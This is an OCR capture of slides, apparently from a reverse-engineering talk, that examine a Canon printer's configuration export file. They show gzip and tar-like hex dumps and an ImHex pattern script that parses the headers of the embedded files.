
```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F  ASCII

00000000:  1F 8B 08 00 00 00 00 00  00 03 EC BD 6B 77 1A 4B  ............kw.K
00000010:  92 2E 3C 3F C5 8B 2F FD  E5 ED 16 C5 55 BC 0B 73  ..<?../.....U..s
00000020:  16 82 C2 A6 B7 10 1C 40  DE DB F3 A5 16 82 92 44  .......@.......D
00000030:  8B DB 40 61 5B F3 EB CF  13 79 AB 5B 52 54 09 0A  ..@a[....y.[RT..
00000040:  C9 DD D5 E3 D9 96 90 9C  4F 64 64 64 64 DC 32 72  ........Odddd.2r
00000050:  36 5D FE E3 D7 72 F1 5F  69 FE EF 13 FE 57 A9 94  6]...r._i....W..
00000060:  FE EB 93 51 C5 FF 2A EE  DF F8 DC 30 8C 6A D1 C0  ...Q..*....0.j..
00000070:  67 F8 9A FF C9 FF 17 FE  2E 17 CB E5 34 49 CA C6  g...........4I..
00000080:  16 1C A8 FF 1F AC FE A7  1F F6 76 37 5F AF 3E E7  ..........v7_.>.
00000090:  8C 7F E4 73 9F EC D5 74  3D 9B AF 9E 3E E7 EE C7  ...s...t=...>...
000000A0:  9D BF 5F E7 3E FD 9F 46  7D 66 FF 98 4F 6D 6B BA  .._.>..F}f..Omk.
000000B0:  5E 3D CE 9F F6 DB 89 83  5F FF 84 7F BA DA 7D CE  ^=......_.....}.
000000C0:  3D 3B CE E6 FF BF BA FA  F9 F3 E7 3F A6 93 D5 7A  =;.........?...z
000000D0:  F5 8F E9 7A 79 B5 DA 5D  4D A6 CE FC 87 7D C5 FF  ...zy..]M....}..
000000E0:  69 6B ED F9 97 BD C9 6A  F2 64 2F ED 95 93 6B D4  ik.....j.d/...k.
000000F0:  31 8A 35 5F 3D AE B7 4B  36 6A A3 2E A8 69 E4 F3  1.5_=..K6j...i..
00000100:  FF C8 1B F5 2B F9 6D FD  2A F4 9B B3 E9 D2 DA D9  ....+.m.*.......
00000110:  8E 03 62 77 8D FA 74 BD  DC 00 53 11 3B 9F 7D DA  ..bw..t...S.;.}.
00000120:  CD FF D7 C6 AC 30 07 E7  75 83 AF 1E E6 AB C9 F6  .....0..u.......
00000130:  35 F7 69 39 C7 64 31 D5  E5 E4 D7 E7 1C FE 5E D8  5.i9.d1.......^.
00000140:  3F EC C5 E7 5C 31 F7 89  7D 65 6D D6 8B F9 F4 F5  ?...\1..}em.....
00000150:  73 6E BB C9 D1 2C AD 9D  1C A7 F1 D7 DF 9A 45 A3  sn...,........E.
00000160:  94 AF 1A A5 56 3E DF 2E  D5 5A D5 9B 72 B9 54 AE  ....V>...Z..r.T.
00000170:  E6 DB CD 72 BE 53 AC D6  2A 79 23 9F FF 5B 5D 4C  ...r.S..*y#..[]L
00000180:  DB 9A CF 40 CF CE 5A AD  05 2D 8A 94 9D B3 05 D9  ...@..Z..-......
00000190:  6F 25 E5 3A D7 F8 3E F8  6F A3 5A AE 14 01 45 E3  o%.:..>.o.Z...E.
000001A0:  37 EA 8F F3 ED D2 02 B7  04 52 39 F7 89 4F FA 34  7........R9..O.4
000001B0:  A4 72 8E 16 C2 C8 D7 AF  1E C5 F8 8D FA D6 7E A2  .r............~.
000001C0:  F5 DF 31 AE 94 CE 83 53  C8 35 EE 47 F5 2B 3E 34  ..1....S.5.G.+>4
000001D0:  78 36 DF 6D AC C5 64 F5  24 66 63 9C 0D C5 5E 81  x6.m..d.$fc...^.
000001E0:  63 72 F4 46 7D B9 9E D9  8B DD FF 0A 98 33 4D A6  cr.F}........3M.
000001F0:  94 6B 74 EF 5A 5F EB 57  62 F4 46 DD 99 6C 9F 6C  .kt.Z_.Wb.F..l.l
00000200:  C7 7A DA AE F7 9B 9D 00  3B D3 9C 8C 8A 91 6B 4C  .z......;.....kL
00000210:  66 B3 AD BD DB 59 0F EB  F5 8B DA 13 FF 9F DC 1C  f....Y..........
00000220:  16 B1 15 72 C0 76 98 F7  C7 D3 FD 76 EE BC 0A 79  ...r.v.....v...y
00000230:  77 7F 30 5B FF 5C 2D D6  93 99 B5 D9 AE 1F E7 0B  w.0[.\-.........
00000240:  DB C2 F6 B4 36 10 58 C7  DE BA BF B5 B4 27 1B 6B  ....6.X......'.k
00000250:  B2 D9 60 AF F8 06 F6 6E  67 F5 DB F5 2B 1F 0B 1A  ..`....ng...+...
00000260:  75 EC 45 6B BD 9D D9 DB  F3 72 A3 92 6B 2C E6 8E  u.Ek.....r..k,..
00000270:  B3 B0 EB 57 0A A1 51 BF  9A AE 85 72 D8 4C 76 BB  ...W..Q....r.Lv.
```


盯著通靈


Hex editor
Address 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F ASCII
00000000: 1F 8B 08 00 00 00 00 00 00 03 EC BD 6B 77 1A 4B
00000010: 92 2E 3C 3F C5 8B 2F FD E5 ED 16 C5 55 BC 0B 73
00000020: 16 82 C2 A6 B7 10 1C 40 DE DB F3 A5 16 82 92 44
00000030: 8B DB 40 61 5B F3 EB CF 13 79 AB 5B 52 54 09 0A
00000040: C9 DD D5 E3 D9 96 90 9C 4F 64 64 64 64 DC 32 72
00000050: 36 5D FE E3 D7 72 F1 5F 69 FE EF 13 FE 57 A9 94
00000060: FE EB 93 51 C5 FF 2A EE DF F8 DC 30 8C 6A D1 C0
00000070: 67 F8 9A FF C9 FF 17 FE 2E 17 CB E5 34 49 CA C6
00000080: 16 1C A8 FF 1F AC FE A7 1F F6 76 37 5F AF 3E E7
00000090: 8C 7F E4 73 9F EC D5 74 3D 9B AF 9E 3E E7 EE C7
000000A0: 9D BF 5F E7 3E FD 9F 46 7D 66 FF 98 4F 6D 6B BA
000000B0: 5E 3D CE 9F F6 DB 89 83 5F FF 84 7F BA DA 7D CE
000000C0: 3D 3B CE E6 FF BF BA FA F9 F3 E7 3F A6 93 D5 7A
000000D0: F5 8F E9 7A 79 B5 DA 5D 4D A6 CE FC 87 7D C5 FF
000000E0: 69 6B ED F9 97 BD C9 6A F2 64 2F ED 95 93 6B D4
000000F0: 31 8A 35 5F 3D AE B7 4B 36 6A A3 2E A8 69 E4 F3
00000100: FF C8 1B F5 2B F9 6D FD 2A F4 9B B3 E9 D2 DA D9
00000110: 8E 03 62 77 8D FA 74 BD DC 00 53 11 3B 9F 7D DA
00000120: CD FF D7 C6 AC 30 07 E7 75 83 AF 1E E6 AB C9 F6
00000130: 35 F7 69 39 C7 64 31 D5 E5 E4 D7 E7 1C FE 5E D8
00000140: 3F EC C5 E7 5C 31 F7 89 7D 65 6D D6 8B F9 F4 F5
00000150: 73 6E BB C9 D1 2C AD 9D 1C A7 F1 D7 DF 9A 45 A3
00000160: 94 AF 1A A5 56 3E DF 2E D5 5A D5 9B 72 B9 54 AE
00000170: E6 DB CD 72 BE 53 AC D6 2A 79 23 9F FF 5B 5D 4C
00000180: DB 9A CF 40 CF CE 5A AD 05 2D 8A 94 9D B3 05 D9
00000190: 6F 25 E5 3A D7 F8 3E F8 6F A3 5A AE 14 01 45 E3
000001A0: 37 EA 8F F3 ED D2 02 B7 04 52 39 F7 89 4F FA 34
000001B0: A4 72 8E 16 C2 C8 D7 AF 1E C5 F8 8D FA D6 7E A2
000001C0: F5 DF 31 AE 94 CE 83 53 C8 35 EE 47 F5 2B 3E 34
000001D0: 78 36 DF 6D AC C5 64 F5 24 66 63 9C 0D C5 5E 81
000001E0: 63 72 F4 46 7D B9 9E D9 8B DD FF 0A 98 33 4D A6
000001F0: 94 6B 74 EF 5A 5F EB 57 62 F4 46 DD 99 6C 9F 6C
00000200: C7 7A DA AE F7 9B 9D 00 3B D3 9C 8C 8A 91 6B 4C
00000210: 66 B3 AD BD DB 59 0F EB F5 8B DA 13 FF 9F DC 1C
00000220: 16 B1 15 72 C0 76 98 F7 C7 D3 FD 76 EE BC 0A 79
00000230: 77 7F 30 5B FF 5C 2D D6 93 99 B5 D9 AE 1F E7 0B
00000240: DB C2 F6 B4 36 10 58 C7 DE BA BF B5 B4 27 1B 6B
00000250: B2 D9 60 AF F8 06 F6 6E 67 F5 DB F5 2B 1F 0B 1A
00000260: 75 EC 45 6B BD 9D D9 DB F3 72 A3 92 6B 2C E6 8E
00000270: B3 B0 EB 57 0A A1 51 BF 9A AE 85 72 D8 4C 76 BB
Aa
abc


Address 00 01
00000000: 1F 8B

GZIP


Hex editor
Address 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F ASCII
00000000: 1F 8B 08 00 00 00 00 00 00 03 EC BD 6B 77 1A 4B .....kw.K
00000010: 92 2E 3C 3F C5 8B 2F FD E5 ED 16 C5 55 BC 0B 73 ..<?../.....U..s
00000020: 16 82 C2 A6 B7 10 1C 40 DE DB F3 A5 16 82 92 44 ....@.......D
00000030: 8B DB 40 61 5B F3 EB CF 13 79 AB 5B 52 54 09 0A ..@a[....y.[RT..
00000040: C9 DD D5 E3 D9 96 90 9C 4F 64 64 64 64 DC 32 72 ....Odddd.2r
00000050: 36 5D FE E3 D7 72 F1 5F 69 FE EF 13 FE 57 A9 94 6]...r._i....W..
00000060: FE EB 93 51 C5 FF 2A EE DF F8 DC 30 8C 6A D1 C0 ...Q..*....0.j..
00000070: 67 F8 9A FF C9 FF 17 FE 2E 17 CB E5 34 49 CA C6 g...........4I..
00000080: 16 1C A8 FF 1F AC FE A7 1F F6 76 37 5F AF 3E E7 ....v7_.>.
00000090: 8C 7F E4 73 9F EC D5 74 3D 9B AF 9E 3E E7 EE C7 ...s...t=...>...
000000A0: 9D BF 5F E7 3E FD 9F 46 7D 66 FF 98 4F 6D 6B BA .._.>..F}f..Omk.
000000B0: 5E 3D CE 9F F6 DB 89 83 5F FF 84 7F BA DA 7D CE ^=......_.....}.
000000C0: 3D 3B CE E6 FF BF BA FA F9 F3 E7 3F A6 93 D5 7A =;.........?...z
000000D0: F5 8F E9 7A 79 B5 DA 5D 4D A6 CE FC 87 7D C5 FF ...zy..]M....}..
000000E0: 69 6B ED F9 97 BD C9 6A F2 64 2F ED 95 93 6B D4 ik.....j.d/...k.
000000F0: 31 8A 35 5F 3D AE B7 4B 36 6A A3 2E A8 69 E4 F3 1.5_=..K6j...i..
00000100: FF C8 1B F5 2B F9 6D FD 2A F4 9B B3 E9 D2 DA D9 ....+.m.*.......
00000110: 8E 03 62 77 8D FA 74 BD DC 00 53 11 3B 9F 7D DA ..bw..t...S.;.}.
00000120: CD FF D7 C6 AC 30 07 E7 75 83 AF 1E E6 AB C9 F6 .....0..u.......
00000130: 35 F7 69 39 C7 64 31 D5 E5 E4 D7 E7 1C FE 5E D8 5.i9.d1.......^.
00000140: 3F EC C5 E7 5C 31 F7 89 7D 65 6D D6 8B F9 F4 F5 ?...\1..}em.....
00000150: 73 6E BB C9 D1 2C AD 9D 1C A7 F1 D7 DF 9A 45 A3 sn...,........E.
00000160: 94 AF 1A A5 56 3E DF 2E D5 5A D5 9B 72 B9 54 AE ....V>...Z..r.T.
00000170: E6 DB CD 72 BE 53 AC D6 2A 79 23 9F FF 5B 5D 4C ...r.S..*y#..[]L
00000180: DB 9A CF 40 CF CE 5A AD 05 2D 8A 94 9D B3 05 D9 ...@..Z..-......
00000190: 6F 25 E5 3A D7 F8 3E F8 6F A3 5A AE 14 01 45 E3 o%.:..>.o.Z...E.
000001A0: 37 EA 8F F3 ED D2 02 B7 04 52 39 F7 89 4F FA 34 7........R9..O.4
000001B0: A4 72 8E 16 C2 C8 D7 AF 1E C5 F8 8D FA D6 7E A2 .r..........~.
000001C0: F5 DF 31 AE 94 CE 83 53 C8 35 EE 47 F5 2B 3E 34 ..1....S.5.G.+>4
000001D0: 78 36 DF 6D AC C5 64 F5 24 66 63 9C 0D C5 5E 81 x6.m..d.$fc...^.
000001E0: 63 72 F4 46 7D B9 9E D9 8B DD FF 0A 98 33 4D A6 cr.F}........3M.
000001F0: 94 6B 74 EF 5A 5F EB 57 62 F4 46 DD 99 6C 9F 6C .kt.Z_.Wb.F..l.l
00000200: C7 7A DA AE F7 9B 9D 00 3B D3 9C 8C 8A 91 6B 4C .z......;.....kL
00000210: 66 B3 AD BD DB 59 0F EB F5 8B DA 13 FF 9F DC 1C f....Y..........
00000220: 16 B1 15 72 C0 76 98 F7 C7 D3 FD 76 EE BC 0A 79 ...r.v.....v...y
00000230: 77 7F 30 5B FF 5C 2D D6 93 99 B5 D9 AE 1F E7 0B w.0[.\-.........
00000240: DB C2 F6 B4 36 10 58 C7 DE BA BF B5 B4 27 1B 6B ....6.X......'.k
00000250: B2 D9 60 AF F8 06 F6 6E 67 F5 DB F5 2B 1F 0B 1A ..`....ng...+...
00000260: 75 EC 45 6B BD 9D D9 DB F3 72 A3 92 6B 2C E6 8E u.Ek.....r..k,..
00000270: B3 B0 EB 57 0A A1 51 BF 9A AE 85 72 D8 4C 76 BB ...W..Q....r.Lv.
gunzip
Hex editor
Address 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F ASCII
00000000: 64 63 6D 2E 78 6D 6C 00 00 00 00 00 00 00 00 00 dcm.xml.........
00000010: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000030: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000040: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000060: 00 00 00 00 20 20 20 20 36 36 34 00 20 31 37 37 .... 664. 177
00000070: 37 37 36 00 20 31 37 37 37 37 36 00 20 20 20 20 776. 177776.
00000080: 20 20 20 33 33 36 36 00 20 20 20 20 20 20 20 20   3366.
00000090: 20 20 30 00 20 20 20 35 32 37 33 00 00 00 00 00   0.   5273.....
000000A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000000F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000120: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000130: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000140: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
000001F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00000200: 3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D 22 31 <?xml version="1
00000210: 2E 30 22 20 65 6E 63 6F 64 69 6E 67 3D 22 55 54 .0" encoding="UT
00000220: 46 2D 38 22 20 3F 3E 3C 64 65 76 69 63 65 5F 63 F-8" ?><device_c
00000230: 6F 6E 66 69 67 75 72 61 74 69 6F 6E 20 78 6D 6C onfiguration xml
00000240: 6E 73 3D 22 68 74 74 70 3A 2F 2F 77 77 77 2E 63 ns="http://www.c
00000250: 61 6E 6F 6E 2E 63 6F 6D 2F 6E 73 2F 61 63 74 69 anon.com/ns/acti
00000260: 76 65 2F 64 65 76 69 63 65 43 6F 6E 66 69 67 75 ve/deviceConfigu
00000270: 72 61 74 69 6F 6E 4D 61 6E 61 67 65 6D 65 6E 74 rationManagement


GZip
Header #1
Payload Body #1
Padding
Header #2
Payload Body #2
Padding

```
import std.string;
import std.time;
import std.mem;
import std.sys;


fn octal_to_decimal(str value) {
    return std::string::parse_int(value, 8);
};

struct Header {
    char name[100] [[name("file name")]];
    char unk1[8];
    char unk2[8];
    char unk3[8];
    char size[12];
    char unk5[12];
    char ident[8];
    std::mem::AlignTo<0x200>;
};

struct NotTar {
    Header header;
    char body[octal_to_decimal(header.size)];
    std::mem::AlignTo<0x200>;
};

NotTar posix_header_at_0x00[while(!std::mem::eof())] @ 0x00;
```

DCM

- GZIP 解開後用類似 Tar 的方式去 Parse
  - 拿到多個檔案
  - 檔案對應到印表機 Subsystem Export 出的資料

▼ posix_header_at_		0x00000000	0x0004F1FF	324096 bytes	NotTar[34]	[...]
▼ [0]		0x00000000	0x0004A1FF	303616 bytes	struct NotTar	{ ... }
▶ header		0x00000000	0x000001FF	512 bytes	struct Header	{ ... }
body		0x00000200	0x0004A0CD	302798 bytes	String	"<?xml version="1.0
▼ [1]		0x0004A200	0x0004A3FF	512 bytes	struct NotTar	{ ... }
▼ header		0x0004A200	0x0004A3FF	512 bytes	struct Header	{ ... }
file name		0x0004A200	0x0004A263	100 bytes	String	"empty_file\x00\x00
unk1		0x0004A264	0x0004A26B	8 bytes	String	" 664\x00"
unk2		0x0004A26C	0x0004A273	8 bytes	String	" 177776\x00"
unk3		0x0004A274	0x0004A27B	8 bytes	String	" 177776\x00"
size		0x0004A27C	0x0004A287	12 bytes	String	" 0\x00"
unk5		0x0004A288	0x0004A293	12 bytes	String	" 0\x00"
ident		0x0004A294	0x0004A29B	8 bytes	String	" 5764\x00"
▶ [2]		0x0004A400	0x0004A7FF	1024 bytes	struct NotTar	{ ... }
▶ [3]		0x0004A800	0x0004A9FF	512 bytes	struct NotTar	{ ... }
